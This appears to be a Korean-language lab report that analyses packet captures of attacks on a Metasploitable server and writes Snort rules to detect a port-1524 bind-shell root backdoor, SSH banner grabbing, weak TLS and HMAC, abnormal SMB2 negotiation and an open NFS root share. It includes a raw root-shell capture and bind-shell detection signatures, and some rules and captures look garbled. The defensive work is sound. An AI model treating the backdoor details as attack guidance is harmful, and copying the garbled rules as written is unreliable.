Rule	alert tcp \$HOME_NET 1524 -> \$EXTERNAL_NET any (msg:"Bind Shell Root Privileges Gained"; flow:from_server,established; content:"root"; nocase; sid:1000013; rev:1;)	
탐지 기준	해커가 몰래 열어둔 1524번 톨로(백도어)를 통해 서버의 모든 것을 통제할 수 있는 최고 관리자 권한인 'root'를 획득했음을 탐지 -> 일반적인 서버 통신에서는 이 포트에서 'root'라는 단어가 오갈 일이 전혀 없으므로, 이는 시스템이 완전히 장악되었음을 의미	
옵션	tcp	백도어를 통한 명령어 실행과 결과 수신은 데이터의 유실이 없어야 하므로, 신뢰성 있는 연결을 보장하는 'tcp' 프로토콜을 집중 감시
	1524	해킹 후 생성된 백도어(Bind Shell)가 외부와 데이터를 주고받는 전용 포트 번호(1524번)를 지정하여 집중 감시
	flow:from_server,established	연결이 성립된 후 서버가 공격자에게 보내는 응답에서 권한 획득의 증거(로그인 프롬프트 등)를 찾음
	content:"root"	패킷 데이터 내부에 시스템 최고 권한을 의미하는 'root'라는 문자열이 포함되어 있는지 검사
	nocase	'ROOT', 'Root' 등 대소문자 구분 없이 모든 형태의 문자열을 탐지하여 해커의 우회 시도를 차단
4. 사후 공격(Post-Exploitation)		
이미 설치된 백도어(Bind Shell)를 통해 접속한 공격자가 일반 사용자 권한을 넘어 시스템 최상위 권한인 'root'를 획득하여 서버 전체를 완전히 장악했음을 확인하는 단계		
tcp.port == 1524		

```

.....iy..McME7vgmOtunXdrt6PEMvZVtPLQQ..@...s.v.....B.....9.&t...~.....*).h(.d.`...k...
..).9.....+...F.....$.b.6...+...5...~.u..8...../.z.....j.....?.....;.....
0.....:.....y.....c.0.1.....
.m.....'.2.....!...e.....2.....1.....<.....$.%.....a.....i.....E./.#...
>.w...x.....8...A...7.....D.....6.....7.1...".....C.....r.....f.4...#.%.....}
...|.8...4.g.(.....i...5...
!..@.....3.=. .{...
.....
.....j.....3.....J.
>.<.....
.....
.....
root@metasploitable:/# root@metasploitable:/# root@metasploitable:/# .[H.[root@metasploitable:/# root@metasplo
itable:/#
Display all 1611 possibilities? (y or n)
! mii-tool
./ mk-build-deps
7z mk_modmap
7za mkbimage
822-date mkboot
: mkdirt
Esetroot mkdosfs
Etbg mke2fs
Etbg_update_list mkfifo
Etcors mkfontdir
Eterm mkfontscale
Etsearch mkfs
Ettable mkfs.bfs
GET mkfs.cramfs
HEAD mkfs.ext2
MAKEDEV mkfs.ext3
MAKEFLOPPIES mkfs.minix
POST mkfs.msdo
X mkfs.reiserfs
Xorg mkfs.vfat
Xtightvnc mkinitramfs
Xvnc mkinitramfs-kpkg
[ mklost+found
--More--
.[K
[[ mknod
--More--
.[K
]] mkreiserfs
a2dismod mkswap
a2dismod mktemp
a2enmod mlocate
a2ensite modinfo
a2p modprobe
aa-audit more
aa-autodep mount
aa-complain mount.fuse
aa-enforce mount.nfs
aa-genprof mount.nfs4
aa-logprof mount.ntfs
aa-status mount.ntfs-3g
aa-unconfined mountpoint
ab

```

Rule	alert tcp \$HOME_NET 1524 -> \$EXTERNAL_NET any (msg:"Bind Shell Root Command Prompt Detected"; flow:from_server,established; content:"root@metasploitable"; nocase; sid:1000014; rev:1;)	
탐지 기준	해커가 1524번 포트(백도어)를 통해 서버에 침입한 뒤, 최고 관리자(Root) 권한을 얻어 실제로 명령어를 입력하기 시작한 상황을 탐지 -> 패킷 속에 '관리자 전용 주소창(프롬프트)'과 '시스템 설정 명령어'들이 섞여 나오는 것을 보고 서버가 완전히 장악되었음을 최종 확정	
옵션	tcp	해커의 명령어와 그에 대한 시스템 응답 결과값을 유실 없이 정확하게 주고받아야 하므로, 신뢰성 있는 연결인 'tcp' 프로토콜을 감시
	1524	해커가 설치한 백도어(Bind Shell)가 활성화되어 명령어를 주고받는 0위험 포트(1524번)를 지정하여 집중 분석
	flow:from_server,established	연결된 상태에서 서버가 공격자에게 보내는 터미널 화면 데이터를 검사하여 관리자 프롬프트 노출 여부를 확인
	content:"root@metasploitable"	공격자가 최고 권한을 획득했음을 보여주는 리눅스 루트 관리자 프롬프트 문자열을 패킷 페이로드에서 식별
	nocase	프롬프트나 호스트명 설정에 따른 대소문자 변형에 관계없이 공격 시그니처를 정확히 탐지하기 위해 사용

5. Debian OpenSSH/OpenSSL Package Random Number Generator W...

Debian OpenSSH/OpenSSL Package Random Number Gernator W...		
1. SSH 배너 그라빙(Banner Grabbing)		
SSH 서비스 포트(22)에 접속 시 서버가 자동으로 응답하는 초기 식별 정보(SSH 버전 및 소프트웨어 사양)를 탈취하여, 공격 대상의 시스템 및 서비스 상세 정보를 수집하는 정찰 행위		
tcp.port ==22		
11505 223.593280 1.1.1.4 1.1.1.5 TCP 66 52130 → 22 [RST, ACK] Seq=0 Ack=39 Win=64256 Len=0 TSval=3317091115 TSecr=52675 11506 223.593370 1.1.1.4 1.1.1.5 TCP 74 52144 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3317091115 TSecr=0 MS 11507 223.593951 1.1.1.5 1.1.1.4 TCP 74 22 → 52144 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=52675 TSecr= 11508 223.594148 1.1.1.4 1.1.1.5 TCP 66 52144 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3317091116 TSecr=52675 11509 223.597017 1.1.1.5 1.1.1.4 SSH 104 Server: Protocol (SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1) 11510 223.597197 1.1.1.4 1.1.1.5 TCP 66 52144 → 22 [ACK] Seq=1 Ack=39 Win=64256 Len=0 TSval=3317091119 TSecr=52676 11511 223.599195 1.1.1.4 1.1.1.5 SSH 234 Client: Encrypted packet (len=168) 11512 223.599725 1.1.1.5 1.1.1.4 TCP 66 22 → 52144 [ACK] Seq=39 Ack=169 Win=6880 Len=0 TSval=52676 TSecr=3317091121 < > > [Conversation completeness: Complete, WITH_DATA (47)] > [TCP Segment Len: 38] Sequence Number: 1 (relative sequence number) Sequence Number (raw): 978128656 > [Next Sequence Number: 39 (relative sequence number)] Acknowledgment Number: 1 (relative ack number) Acknowledgment number (raw): 3959851798 1000 = Header Length: 32 bytes (8) > Flags: 0x018 (PSH, ACK) Window: 181 [Calculated window size: 5792] [Window size scaling factor: 32] Checksum: 0xd5f4 [unverified] [Checksum Status: Unverified] Urgent Pointer: 0 > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps > TCP Option - No-Operation (NOP) > TCP Option - No-Operation (NOP) > TCP Option - Timestamps: TSval 52676, TSecr 3317091116 > [Timestamps] [Time since first frame in this TCP stream: 0.003647000 seconds] [Time since previous frame in this TCP stream: 0.002869000 seconds] > [SEQ/ACK analysis] TCP payload (38 bytes) > SSH Protocol Protocol: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 [Direction: server-to-client] 0000 00 0c 29 e3 c7 a5 00 0c 29 de b4 0b 08 00 45 00 ..).....E 0010 00 5a c2 d3 40 00 06 73 c0 01 01 01 05 01 01 -Z-@: s..... 0020 01 04 00 16 cb b0 39 4d 0f 10 ec 06 8b 16 80 18M 0030 00 b5 d5 f4 00 00 01 01 08 0a 00 00 cd c4 c5 b6: 0040 cb 2c 53 53 48 2d 32 2e 30 2d 4f 70 65 6e 53 53 ..SSH-2.0-OpenSS 0050 48 5f 34 2e 37 70 31 20 44 65 62 69 61 6e 2d 38 h 4.7p1 Debian-8 0060 75 62 75 6e 74 75 31 0a ..ubuntu1.		
Rule	alert tcp \$HOME_NET 22 -> \$EXTERNAL_NET any (msg:"SSH Service Banner Grabbing Detected"; flow:from_server,established; content:"SSH-"; depth:4; nocase; sid:1000015; rev:1;)	
탐지 기준	해커가 우리 서버의 대문(22번 포트)을 두드려보고, 서버가 '나는 어떤 OS를 쓰고 어떤 프로그램을 쓰는 누구다'라고 자기소개(배너)를 하는 순간을 탐지	
옵션	tcp	SSH는 데이터의 신뢰성이 매우 중요한 원격 접속 서비스이므로, 모든 통신이 TCP 프로토콜 위에서 이루어짐
	22	원격 접속 서비스인 SSH(Secure Shell)의 표준 포트를 지정하여 해당 포트로 오고 가는 정보를 집중 감시
	flow:from_server,established	외부 사용자의 접속 요청에 대해 서버가 응답(Response)하는 패킷을 분석하여 내부 정보 노출 여부를 확인
	content:"SSH-"	모든 SSH 통신 시작 시 버전 정보를 알리기 위해 사용하는 표준 식별 문자열을 패킷 페이로드에서 식별
	depth:4	SSH 정보는 패킷 데이터의 가장 앞부분에 위치하므로, 첫 4바이트만 검사하여 탐지 속도를 높이고 오탐을 방지
	nocase	'SSH-', 'ssh-' 등 대소문자 구분 없이 모든 형태의 문자열을 탐지하여 해커의 우회 시도를 탐지
2. 취약한 암호화 통신 탐지		
2	현대적인 보안 요구사항을 충족하지 못하고 설계상 결함이 발견된 구형 TLS 1.0 표준을 사용하여 통신함으로써, 데이터 유출이나 위조 공격에 노출될 수 있는 취약한 상태	
	tcp.port ==25 tcp.port == 5432	

tcp.port == 25 tcp.port == 5432		
No.	Time	Source Destination Protocol Leng Info
13876	439.855397	1.1.1.5 1.1.1.4 PGSQL 75 <R[Malformed Packet]
13877	439.855641	1.1.1.4 1.1.1.5 TCP 66 37986 → 5432 [ACK] Seq=297 Ack=10 Win=64256 Len=0 TSval=3317308376 TSecr=74307
13880	440.859454	1.1.1.4 1.1.1.5 TCP 66 37984 → 5432 [RST, ACK] Seq=297 Ack=10 Win=64256 Len=0 TSval=3317308378 TSecr=74206
13881	440.859667	1.1.1.4 1.1.1.5 TCP 66 37986 → 5432 [RST, ACK] Seq=297 Ack=10 Win=64256 Len=0 TSval=3317308379 TSecr=74307
13882	440.864069	1.1.1.4 1.1.1.5 TCP 74 37998 → 5432 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3317308384 TSecr=0
13883	440.865923	1.1.1.5 1.1.1.4 TCP 74 5432 → 37998 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=74408 TSecr=0
13884	440.866469	1.1.1.4 1.1.1.5 TCP 66 37998 → 5432 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3317308387 TSecr=74408
13885	440.867494	1.1.1.4 1.1.1.5 PGSQL 74 >?
13886	440.868706	1.1.1.5 1.1.1.4 TCP 66 5432 → 37998 [ACK] Seq=1 Ack=9 Win=5792 Len=0 TSval=74408 TSecr=3317308388
13887	440.868909	1.1.1.5 1.1.1.4 PGSQL 67 <
13888	440.869373	1.1.1.4 1.1.1.5 TCP 66 37998 → 5432 [ACK] Seq=9 Ack=2 Win=64256 Len=0 TSval=3317308390 TSecr=74408
13889	440.881036	1.1.1.4 1.1.1.5 TLSv1 536 Client Hello
13890	440.894321	1.1.1.5 1.1.1.4 TLSv1 1434 Server Hello, Certificate, Server Key Exchange, Server Hello Done
13891	440.936412	1.1.1.4 1.1.1.5 TCP 66 37998 → 5432 [ACK] Seq=479 Ack=1370 Win=67200 Len=0 TSval=3317308457 TSecr=74410
Frame Length: 1434 bytes (11472 bits) Capture Length: 1434 bytes (11472 bits) [Frame is marked: False] [Frame is ignored: False] [Protocols in frame: ethertype:ip:tcp:tls:x509sat:x509sat:x509sat:x509sat:x509sat] [Coloring Rule Name: TCP] [Coloring Rule String: tcp] Ethernet II, Src: VMware_de:b4:0b (00:0c:29:de:b4:0b), Dst: VMware_e3:c7:a5 (00:0c:29:de:b4:0b) Destination: VMware_e3:c7:a5 (00:0c:29:de:b4:0b) Source: VMware_de:b4:0b (00:0c:29:de:b4:0b) Type: IPv4 (0x0800) [Stream index: 14] Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4 0100 = Version: 4 0101 = Header Length: 20 bytes (5) Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) 0000 00.. = Differentiated Services Codepoint: Default (0) 00.. = Explicit Congestion Notification: Not ECN-Capable Transport (0) Total Length: 1420 Identification: 0x1aba (6842) 010. = Flags: 0x2, Don't fragment 0... = Reserved bit: Not set ..1. = Don't fragment: Set ..0. = More fragments: Not set ...0 0000 0000 0000 = Fragment Offset: 0		
Rule	alert tcp \$HOME_NET [25,5432] -> \$EXTERNAL_NET any (msg:"Vulnerable TLSv1 with RSA Key Exchange Detected"; flow:from_server,established; content:" 16 "; depth:1; content:" 03 01 "; distance:0; within:2; sid:1000016; rev:1;)	
탐지 기준	해커가 훔쳐보기 딱 좋은 옛날 암호화 방식(TLSv1)으로 메일이나 데이터베이스 데이터를 주고받으려 할 때 이를 탐지 -> 우리 내부의 메일(25)이나 데이터베이스(5432) 서버가 외부와 대화할 때, 해커가 쉽게 풀 수 있는 '낡은 자물쇠(TLSv1)'를 사용하겠다고 응답하는 신호(0x0301)를 포착하여 탐지	
옵션	tcp	메일 전송과 DB 접속은 데이터의 정확성이 생명이므로, 모든 암호화 대화가 TCP 프로토콜 기반으로 이루어지는 것을 감시
	[25,5432]	메일 전송(SMTP)과 데이터베이스(PostgreSQL) 서비스들이 사용하는 주요 포트들을 그룹화하여 감시 대상으로 지정
	flow:from_server,established	서버가 외부로 보내는 'Server Hello' 패킷을 분석하여, 서버가 실제로 취약한 암호화 방식을 수락했는지 확인
	content:" 16 "	패킷 페이로드의 시작점에서 SSL/TLS Handshake(연결 수립) 레코드임을 확인하여 분석 대상을 한정
	depth:1	탐지 효율을 높이기 위해 페이로드의 첫 번째 바이트 내에서만 Handshake 신호를 검색하여 시스템 부하를 최소화
	content:" 03 01 "	취약점이 다수 발견되어 현대적인 환경에서는 사용을 권장하지 않는 TLS 1.0(v1) 버전 정보를 식별
	distance:0; within:2	Handshake 레코드(16) 바로 뒤에 붙어 있는 버전 정보 위치를 정확히 타격하여 탐지 오차 최소화

6. Samba Badlock Vulnerability

S2mba Badlock Vulnerability

1. 취약한 암호화 설정 탐지

원격 접속(SSH) 시 데이터가 중간에 바뀌지 않았는지 확인하는 '보안 도장'이 너무 낡아, 해커가 내용을 몰래 고쳐도 알아채지 못하는 위험한 상태를 감시하는 것

ip.addr == 1.1.1.5 and tcp.port == 22

Wireshark packet capture showing an SSHv2 packet. The packet list shows a packet from 1.1.1.5 to 1.1.1.4 on port 22. The packet details show the SSHv2 structure with an encrypted packet. The packet bytes show the raw data.

Rule	alert tcp \$HOME_NET 22 -> \$EXTERNAL_NET any (msg:"SSH Weak HMAC Algorithm (HMAC-SHA1) Detected"; flow:from_server,established; content:"hmac-sha1"; nocase; sid:1000017; rev:1;)		
탐지 기준	SSH로 암호화 통신을 할 때, 데이터가 중간에 변조되지 않았는지 확인하는 '도장(해시)'을 찍는데, 이때 너무 쉽게 복제될 수 있는 낡은 도장(HMAC-SHA1)을 사용하는지 탐지		
옵션	tcp	SSH 암호화 알고리즘 협상 과정은 데이터가 정확하게 전달되어야 하므로 신뢰성 있는 연결인 'tcp' 프로토콜을 분석	
	22	보안 원격 접속 서비스인 SSH의 표준 포트를 대상으로 암호화 알고리즘 협상 과정을 감시	
	flow:from_server,established	서버가 클라이언트에게 "나는 이 알고리즘들을 지원한다"고 제안하는 서버 측 응답 패킷을 정밀 분석	
	content:"hmac-sha1"	패킷 내 암호화 협상 리스트에 포함된 취약한 HMAC-SHA1 문자열을 직접 찾아내어 위험을 식별	
	nocase	알고리즘 명칭의 대소문자 표기 방식이 다르더라도 누락 없이 탐지하기 위해 사용	


2. SMB2 비정상 협상 요청

파일 공유(SMB)를 시작할 때 주고받는 첫인사 단계에서 규격에 맞지 않는 이상한 제안을 던져, 서버를 혼란에 빠뜨리거나 보안 취약점을 공격하려는 행위

smb2.cmd == 0 or smb2.cmd == 1

Rule	alert tcp any any -> any 445 (msg:"SMB2 Abnormal Negotiate Protocol Request Attempt"; flow:to_server,established; content:" fe 53 4d 42 "; offset:4; depth:4; content:" 00 00 "; distance:8; within:2; byte_test:2,!0,82,relative; sid:1000018; rev:1;)				
탐지 기준	SMB2 하위 버전(2.0.2) 협상 과정에서 사용되지 않아야 할 'Negotiate Context Count' 필드에 0이 아닌 값이 포함된 비정상 패킷을 탐지				
옵션	tcp	파일 공유 서비스는 대량의 데이터를 안정적으로 전송해야 하므로, 신뢰성 있는 연결인 'tcp' 프로토콜을 감시 대상으로 지정			
	445	SMB 서비스의 표준 포트인 TCP 445번으로 향하는 트래픽을 지정			
	flow:to_server,established	TCP 3-way 핸드셰이크가 완료되어 연결이 확립(established)된 상태에서, 클라이언트에서 서버로 향하는 패킷만 검사			
	content:" fe 53 4d 42 "; offset:4; depth:4;	SMB2 패킷임을 나타내는 고유 식별자(Magic Bytes)를 검사. 패킷 시작점 4바이트 위치에서부터 4바이트만큼만 검색하여 정확도를 높이고 오탐을 줄임			
	content:" 00 00 "; distance:8; within:2	SMB2 Header 내의 Command 필드 값이 Negotiate Protocol (0x0000)인 패킷을 찾음. 이전 매칭 지점(fe 53 4d 42)으로부터 8바이트 떨어진 지점에서 2바이트 이내에 명령어가 있는지 확인			
	byte_test:2,!0,82,relative	이전 매칭 지점(00 00) 기준 82바이트 뒤에 있는 2바이트 값을 검사하여, 0이 아닐 경우(!=0) 탐지. (비정상 Context Count 탐지)			

7. NFS Shares World Readable

NFS Shares World Readable		
(NFS World Readable 및 암호화 결함 탐지)		
1. NFS 월드 리더블(World Readable) 취약점		
네트워크 파일 공유(NFS) 설정이 잘못되어, 마치 대문이 활짝 열린 도서관처럼 아무런 인증 절차 없이 외부의 누구나 서버의 핵심 데이터(/)를 읽어갈 수 있는 매우 위험한 상태		
rpc.program == 100005		
		
Rule	alert tcp any any -> any any (msg:"NFS World Readable Root Share Detected"; flow:from_server,established; content:" 00 00 00 01 2f 00 00 00 00 00 01 00 00 00 01 2a "; sid:1000019; rev:8;)	
탐지 기준	서버가 외부인에게 '누구든(wildcard) 루트 디렉터리(/)에 들어와서 파일을 봐도 좋아'라고 대답하는 무방비한 응답 데이터를 포착하여 탐지	
옵션	tcp	NFS Mount 서비스는 포트맵퍼에 의해 유동적인 포트를 사용하므로 tcp 전체 포트를 대상으로 지정
	any	NFS Mount 서비스는 포트맵퍼(Portmapper)에 의해 유동적인 포트를 사용하므로, 특정 포트가 아닌 전체 포트(any)를 대상으로 지정
	flow:from_server,established	클라이언트의 요청이 아니라, 서버가 실제로 "파일 목록을 보여줄 것다"라고 응답하는 연결된 세션만을 정확히 찾아냄
	content:" 00 00 00 01 2f 00 00 00 00 00 01 00 00 00 01 2a "	패킷 데이터 중 **루트 디렉터리(/)**를 뜻하는 01 2f와 모든 사용자(*)를 뜻하는 01 2a가 포함된 특수 신호를 Hex 값으로 정밀 대조함

해커가 미리 열어둔 뒷문(1524번 포트)으로 접속한 뒤, 자신이 시스템의 절대 권한자인 'root'인지를 최종 확인하여 서버를 완전히 장악했음을 알리는 단계

```
tcp.port == 1524
```

No.	Time	Source	Destination	Protocol	Length	Info
7998	157.658614	1.1.1.1	1.1.1.1	TCP	62	5260 → 1524 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM
8032	157.660413	1.1.1.1	1.1.1.1	TCP	62	1524 → 5260 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
8045	157.660906	1.1.1.1	1.1.1.1	TCP	60	5260 → 1524 [RST] Seq=1 Win=0 Len=0
11987	246.406596	1.1.1.1	1.1.1.1	TCP	74	44786 → 1524 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3317113
11988	246.407366	1.1.1.1	1.1.1.1	TCP	74	1524 → 44786 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TS
11989	246.407614	1.1.1.1	1.1.1.1	TCP	66	44786 → 1524 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3317113929 TS
11990	246.414204	1.1.1.1	1.1.1.1	TLVsl.3	291	Client Hello
11991	246.414668	1.1.1.1	1.1.1.1	TCP	66	1524 → 44786 [ACK] Seq=1 Ack=226 Win=6880 Len=0 TSval=54958 TS
11992	246.418262	1.1.1.1	1.1.1.1	TCP	89	1524 → 44786 [PSH, ACK] Seq=1 Ack=226 Win=6880 Len=23 TSval=54958 TS
11993	246.419050	1.1.1.1	1.1.1.1	TCP	66	44786 → 1524 [ACK] Seq=226 Ack=24 Win=64256 Len=0 TSval=3317113940 TS
11994	246.419224	1.1.1.1	1.1.1.1	TCP	66	1524 → 44786 [RST, ACK] Seq=24 Ack=226 Win=6880 Len=0 TSval=54958 TS
11995	246.419672	1.1.1.1	1.1.1.1	TCP	54	1524 → 44786 [RST] Seq=24 Win=0 Len=0

Rule	alert tcp any 1524 -> any any (msg:"Bind Shell Root Access (uid=0) Detected"; flow:from_server,established; content:"uid=0"; nocase; sid:1000020; rev:2;)
-------------	---

탐지 기준	이미 뚫린 백도어 통로(1524)를 통해 서버가 '지금 당신은 최고 관리자(uid=0)입니다'라고 정체를 확인해 주는 결정적인 응답 문자열을 포착하여 탐지
----------	--

옵션	tcp	백도어를 통한 원격 명령 실행과 세션 유지는 데이터의 유실이 없어야 하므로, 신뢰성 있는 연결인 'tcp' 프로토콜을 감시 대상으로 지정
	1524	바인드 셸(Bind Shell) 공격의 전용 톨로인 1524번 포트를 타격하여 공격자의 활동을 집중 모니터링
	flow:from_server,established	찾고자 하는 결정적 증거인 uid=0(root) 문자열은 서버의 실행 결과이므로 반드시 서버의 응답 방향에서 찾아야함
	content:"uid=0"	공격자가 셸을 얻은 뒤 권한을 확인하기 위해 id 명령어를 쳤을 때, 루트 권한이라면 반드시 돌아오는 바인드 셸의 지문과 같은 값이기 때문에 패킷 페이로드 안에서 uid=0이라는 문자열을 찾을
	nocase	시스템 설정이나 우회 시도에 따라 대소문자가 달라질 수 있는 상황을 방지하여 탐지율을 높임

[illegible]

보안이 취약한 파일 공유 서비스(NFS)를 통해 서버의 디렉터리 구조를 훑으며, 상위 경로(..)로 이동해 사용자가 허가받지 않은 민감한 파일을 찾아내려는 탐색 행위

nfs	
-----	--

No.	Time	Source	Destination	Protocol	Length	Info
9879	186.328996	1.1.1.4	1.1.1.5	NFS	170	V1 proc-16 Call (Reply In 9880)
9881	186.329676	1.1.1.4	1.1.1.5	NFS	178	V1 proc-4 Call (Reply In 9882)
9883	186.330228	1.1.1.4	1.1.1.5	NFS	170	V1 proc-16 Call (Reply In 9884)

: NFS 패킷에서 LOOKUP 및 READ 요청이 반복적으로 관측됨 (파일 시스템 열람)

[illegible]

: NFS Procedure 이름을 디코딩 못한 상태

[illegible]

4. 취약한 SSL/TLS 버전 사용

보안상 치명적인 결함이 발견되어 현재는 사용이 금지되거나 권장되지 않는 구버전 암호화 프로토콜(SSL 3.0 및 TLS 1.0)을 사용하여 통신을 시도

ssl or tls

ssl or tls						
No.	Time	Source	Destination	Protocol	Length	Info
10873	201.629082	1.1.1.4	1.1.1.5	QUIC	1244	Initial, DCID=dc01
10875	201.631455	1.1.1.4	1.1.1.5	QUIC	1244	Initial, DCID=9278
10990	203.547702	1.1.1.4	1.1.1.5	TLSv1.3	291	Client Hello
11073	205.617345	1.1.1.4	1.1.1.5	TLSv1	291	Client Hello
11077	205.622891	1.1.1.4	1.1.1.5	TLSv1	73	Alert (Level: Fatal)
11082	205.635041	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
11086	205.640556	1.1.1.4	1.1.1.5	TLSv1	73	Alert (Level: Fatal)
11099	205.663445	1.1.1.4	1.1.1.5	TLSv1	234	Client Hello
11103	205.669228	1.1.1.4	1.1.1.5	TLSv1	73	Alert (Level: Fatal)
11108	205.681268	1.1.1.4	1.1.1.5	TLSv1	234	Client Hello
11112	205.686670	1.1.1.4	1.1.1.5	TLSv1	73	Alert (Level: Fatal)
11117	205.698033	1.1.1.4	1.1.1.5	SSLv3	196	Client Hello

Transport Layer Security
 TLSv1 Record Layer: Handshake Protocol: Client Hello
 Content Type: Handshake (22)
 Version: TLS 1.0 (0x0301)
 Length: 220
 Handshake Protocol: Client Hello

Transport Layer Security
 SSLv3 Record Layer: Handshake Protocol: Client Hello
 Content Type: Handshake (22)
 Version: SSL 3.0 (0x0300)
 Length: 125
 Handshake Protocol: Client Hello

Rule alert tcp \$EXTERNAL_NET any -> \$HOME_NET any (msg:"Vulnerable SSL/TLS Protocol (SSLv3/TLSv1.0) Detected"; flow:to_server,established; content:"|16|"; depth:1; content:"|03|"; distance:0; within:1; pcre:"/^Wx16Wx03[Wx00Wx01]/"; sid:1000023; rev:1;)

탐지 기준 외부에서 우리 서버에 접속을 요청할 때, 보안성이 떨어지는 '녹슨 암호 규격(0x03 0x00 또는 0x03 0x01)'을 사용하겠다고 제안하는 패킷의 시작 부분을 정밀하게 검사하여 탐지

옵션

tcp	암호화 통신의 시작인 '핸드셰이크' 과정은 데이터의 유실이 없어야 하므로, 신뢰성 있는 연결을 보장하는 'tcp' 프로토콜을 감시 대상으로 지정
any	HTTPS(443)뿐만 아니라 메일, DB 등 모든 암호화 통신 서비스에서 발생하는 취약한 프로토콜 사용을 전수 감시하기 위해 포트를 확장하여 설정
flow:to_server,established	외부 사용자가 서버에 접속을 요청하는 연결 성립 단계의 패킷을 분석하여, 서버의 보안 정책을 무력화하려는 시도를 포착
content:" 16 "; depth:1	패킷의 가장 첫 번째 바이트를 확인하여, 이것이 암호화 대화를 시작하는 '핸드셰이크(0x16)' 신호가 맞는지 가장 먼저 검사
content:" 03 "; distance:0; within:1	첫 번째 신호(0x16) 바로 다음(distance:0) 1바이트 안에(within:1) 프로토콜의 주 버전 번호인 '03'이 있는지 확인하여 구형 규격의 시작점임을 정밀하게 타겟팅
pcre:"/^Wx16Wx03[Wx00Wx01]/"	정규표현식을 사용하여 패킷의 시작 부분이 SSL 3.0(Wx03Wx00) 또는 TLS 1.0(Wx03Wx01)인지 훨씬 더 빠르고 정확하게 대조

9. ISC BIND Service Downgrade / Reflected Dos

1. ISC BIND 서비스 취약점(Reflected DoS) 탐지

"DNS 서버의 특성을 악용하여 가짜 요청을 보낸 뒤, 서버가 커다란 응답 데이터를 엉뚱한 대상(피해자)에게 쏟아붓게 만들어 네트워크를 마비시키는 '반사형 거부 공격'

HIGH
ISC BIND Service Downgrade / Reflected DoS
>

Description

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.

An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

See Also

<https://kb.isc.org/docs/cve-2020-8616>

Output

